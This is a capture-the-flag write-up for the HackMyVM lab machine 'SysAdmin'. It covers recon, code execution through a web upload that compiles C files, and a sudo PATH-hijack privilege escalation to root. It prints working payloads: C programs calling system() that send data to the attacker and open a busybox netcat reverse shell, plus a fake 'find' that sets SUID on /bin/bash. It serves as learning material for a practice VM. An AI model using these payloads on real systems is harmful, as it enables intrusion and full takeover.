27/10/25
SysAdmin
hackmyvm
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
Hello ! new week new machine and we gonna try to explore the new easy machine SysAdmin .
Recon
as always we gonna start with a small recon with nmap
ζ nmap -p- 192.168.138.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 06:31 EDT
Nmap scan report for 192.168.138.128
Host is up (0.0011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:1B:97:28 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds
here we found 2 open ports , 80 and 22

the website has upload function .First i tried to fuzz the website but no directories appears and i tried to see the source code of the html code , and i see a gcc command as comment
gcc -std=c11 -nostdinc -I/var/www/include -z execstack -fno-stack-protector -no-pie test.c -o a.out
so after creating many c files with the header <stdlib.h> and system function i found that the trick here is the argument -nostdinc , so from my little research and undertand , instead of using header we can replace it with a prototype int system(const char *cmd); andwill compile and link given command line.
first we gonna set up a listener
nc -nlvp 4444
our first payload gonna be like this , and with this we gonna make sure that our scripts works or not , so if he get the id in our
int system(const char *cmd);
int main(void){
 system("echo $(id)|busybox nc 192.168.138.102 4444 ");
 return 0;
}
so after waiting a little bit we can see that we got a respond
ζ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.138.102] from (UNKNOWN) [192.168.138.128] 45562
uid=1000(echo) gid=1000(echo) groups=1000(echo)
before uploading this u need to start a listener with nc , so after uploading the paylaod we gonna wait a little bit and we gonna have a connection established between the target and us
Initial access
here we have information about the User so we gonna create another script that gives us a shell with this user using busybox
int system(const char *cmd);
int main(void){
 system("busybox nc 192.168.138.102 4444 -e /bin/bash");
 return 0;
}
here there is a problem we got a shell but it last 0 sec , so that means it runs the scripts and delete immediately so for that i tried to run the same script but in the background and hope for the best
int system(const char *cmd);int main(void){ system("busybox nc 192.168.138.102 4444 -e /bin/bash &"); return 0; }
and we got successfuly the shell
ζ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.138.102] from (UNKNOWN) [192.168.138.128] 48834
id
uid=1000(echo) gid=1000(echo) groups=1000(echo)
after that we gonna use some scripts to improve our bash or to have TTY , so we can use this command
/usr/bin/script -qc "/bin/bash -i" /dev/null
echo@Sysadmin:~$
Priv Esc
looking for what echo capable of :
echo@Sysadmin:~$ sudo -l
sudo -l
Matching Defaults entries for echo on Sysadmin:
    !env_reset, mail_badpass, !env_reset, always_set_home

User echo may run the following commands on Sysadmin:
    (root) NOPASSWD: /usr/local/bin/system-info.sh
the User can execute this script also there is something unusual the term !env_reset that means we can use it to manipulate the PATH (we can use Sudo command with our malicious PATH) , so lets see the content of the scripts
cat /usr/local/bin/system-info.sh
as we can see the scripts uses many commands like df , find ,systemctl but the problem here without absolute path so that means we can manipulate the PATH and create our malicious file with the same of commande that are running in the scripts and we can have a root priv
so lets start with creating a file
echo 'chmod +s /bin/bash'>/tmp/find
chmod +x /tmp/find
export PATH=/tmp:$PATH
after executing the scripts system_detail.sh , so when he arrive to command find , the script will execute our find /tmp/find instead of /usr/bin/find , we gonna see that the bash has s SUID
after that we gonna just use the commande
echo@Sysadmin:~$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
echo@Sysadmin:~$ /bin/bash -p
bash-5.0# id
uid=1000(echo) gid=1000(echo) euid=0(root) egid=0(root) groups=0(root),1000(echo)
ROOTED